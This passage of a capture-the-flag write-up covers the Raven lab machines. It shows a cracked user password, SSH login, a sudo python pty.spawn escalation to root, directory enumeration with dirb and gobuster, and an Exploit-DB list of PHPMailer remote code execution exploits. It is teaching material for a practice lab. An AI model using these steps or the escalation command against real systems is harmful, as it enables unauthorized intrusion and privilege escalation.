Proceeding with incremental:ASCII
pink84           (user2)
1g 0:00:10:02 DONE 3/3 (2020-12-10 21:54) 0.001659g/s 6139p/s 6139c/s 6139C/s posups..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~# 
```


Next, we SSH in with user Steven credentials and check his sudo permissions

Command:


```
$ ssh steven@192.168.1.110
        pink84
$ sudo -l
```

Steven may run the following commands on raven:

NOPASSWD: /usr/bin/python



```
michael@target1:/var/www/html/wordpress$ ssh steven@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Dec 11 17:04:29 2020 from 192.168.1.90
$ 
```




```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ 
```


We use the python PTY method to spawn a Pseudo terminal. This terminal can fool commands like su into thinking they are being executed in a proper terminal

Command:


$ python -c 'import pty; pty.spawn("/bin/bash")’



```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
```




```
root@target1:/# whoami
root
root@target1:/# 
```



```
root@target1:/# id
uid=0(root) gid=0(root) groups=0(root)
root@target1:/# 
```

Target 2


To begin we add the IP to our /etc/hosts file:



```
root@Kali:~# echo "192.168.1.115 raven.local" >> /etc/hosts
root@Kali:~# 
```

We know from our earlier enumeration Port 80 is open, running HTTP Apache Server, WordPress Site

We investigate via the browser and find the same Word Press site Raven SecurityWe view the source code – nothing stands out here




LOOKING FOR THE BEST?


Raven Security - The Professionals

Established in 1987, Raven Security is a world leader in Physical and Cyber Security.

We go back over the dirb scan and gobuster scans and decided to head to and have a look at some of the web directories in more detail




```
---- Entering directory: http://192.168.1.115/wordpress/wp-admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.115/wordpress/wp-admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.115/wordpress/wp-admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.115/wordpress/wp-admin/maint/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.115/wordpress/wp-admin/network/ ----
+ http://192.168.1.115/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://192.168.1.115/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)

---- Entering directory: http://192.168.1.115/wordpress/wp-admin/user/ ----
+ http://192.168.1.115/wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://192.168.1.115/wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)

---- Entering directory: http://192.168.1.115/wordpress/wp-content/languages/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.115/wordpress/wp-content/plugins/ ----
+ http://192.168.1.115/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)

---- Entering directory: http://192.168.1.115/wordpress/wp-content/themes/ ----
+ http://192.168.1.115/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)

---- Entering directory: http://192.168.1.115/wordpress/wp-content/upgrade/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.115/wordpress/wp-content/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sun Dec 13 01:55:01 2020
DOWNLOADED: 373572 - FOUND: 86
root@Kali:~# █
```



```
root@Kali:~# gobuster dir -u http://192.168.1.115 -w /usr/share/wordlists/dirb
dirb/      dirbuster/
root@Kali:~# gobuster dir -u http://192.168.1.115 -w /usr/share/wordlists/dirbuster/
directory-list-2.3-medium.txt  directory-list-2.3-small.txt
root@Kali:~# gobuster dir -u http://192.168.1.115 -w /usr/share/wordlists/dirbuster/
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.1.115
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/12/11 02:54:31 Starting gobuster
===============================================================
/img (Status: 301)
/css (Status: 301)
/wordpress (Status: 301)
/manual (Status: 301)
/js (Status: 301)
/vendor (Status: 301)
/fonts (Status: 301)
/server-status (Status: 403)
===============================================================
2020/12/11 02:55:56 Finished
===============================================================
root@Kali:~# 
```


The vendor directory uncovers some interesting files



Index of /vendor

Name	Last modified	Size	Desc
Parent Directory		-	
LICENSE	2018-08-13 07:56	26K	
PATH	2018-11-09 08:17	62	
PHPMailerAutoload.php	2018-08-13 07:56	1.6K	
README.md	2018-08-13 07:56	13K	


FLAG 1 discovered




```
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```

We take a look at the rest of the files and notice the PHPMailer files

Version number 5.2.16 could be the PHPMailer version




PHPMailerAutoload.php	2018-08-13 07:56	1.6K
README.md	2018-08-13 07:56	13K
SECURITY.md	2018-08-13 07:56	2.3K
VERSION	2018-08-13 07:56	6
changelog.md	2018-08-13 07:56	28K
class.phpmailer.php	2018-08-13 07:56	141K
class.phpmaileroauth.php	2018-08-13 07:56	7.0K
class.phpmaileroauthgoogle.php	2018-08-13 07:56	2.4K
class.pop3.php	2018-08-13 07:56	11K
class.smtp.php	2018-08-13 07:56	41K
composer.json	2018-08-13 07:56	1.1K
composer.lock	2018-08-13 07:56	126K
docs/	2018-08-13 07:56	-
examples/	2018-08-13 07:56	-
extras/	2018-08-13 07:56	-
get_oauth_token.php	2018-08-13 07:56	4.9K
language/	2018-08-13 07:56	-
test/	2018-08-13 07:56	-
travis.phpunit.xml.dist	2018-08-13 07:56	1.0K



192.168.1.115/vendor/VERSION

```
5.2.16
```

Exploit Database shows that PHP Mailer is vulnerable to Remote Code execution via PHP




Show 15

Search: phpmailer


Date	D	A	V	Title	Type	Platform	Author
2017-10-25	⬇		✗	PHPMailer < 5.2.21 - Local File Disclosure	WebApps	PHP	Maciek Krupa
2017-06-21	⬇	▣	✗	PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution	WebApps	PHP	phackt_ul
2017-05-17	⬇		✓	WordPress Plugin PHPMailer 4.6 - Host Header Command Injection (Metasploit)	Remote	PHP	Metasploit
2016-12-26	⬇		✓	PHPMailer < 5.2.19 - Sendmail Argument Injection (Metasploit)	WebApps	Multiple	Metasploit
2017-01-02	⬇		✗	PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV / Zend Framework / zend-mail < 2.4.11 - 'AIO' 'PwnScriptum' Remote Code Execution	WebApps	PHP	Dawid Golunski
2016-12-29	⬇	▣	✗	PHPMailer < 5.2.18 - Remote Code Execution (Python)	WebApps	PHP	anarc0der
2016-12-25	⬇	▣	✗	PHPMailer < 5.2.18 - Remote Code Execution (PHP)	WebApps	PHP	Dawid Golunski
2016-12-27	⬇	▣	✗	PHPMailer < 5.2.20 - Remote Code Execution	WebApps	PHP	Dawid Golunski
2016-12-26	⬇	▣	✓	PHPMailer < 5.2.18 - Remote Code Execution (Bash)	WebApps	PHP	Dawid Golunski
2005-05-28	⬇		✓	PHPMailer 1.7 - 'Data()' Remote Denial of Service	DoS	PHP	Mariano Nunez Di Croce

Showing 1 to 10 of 10 entries (filtered from 43,501 total entries)

Having a look at our target we view the pages and source code again – here we find the content page uses PHPmailer



Moving back to our earlier research we check the directory wp-content/uploads




Index of /wordpress/wp-content/uploads/2018/11

Name	Last modified	Size	Description
Parent Directory		-	
flag3.png	2018-11-09 08:26	10K	

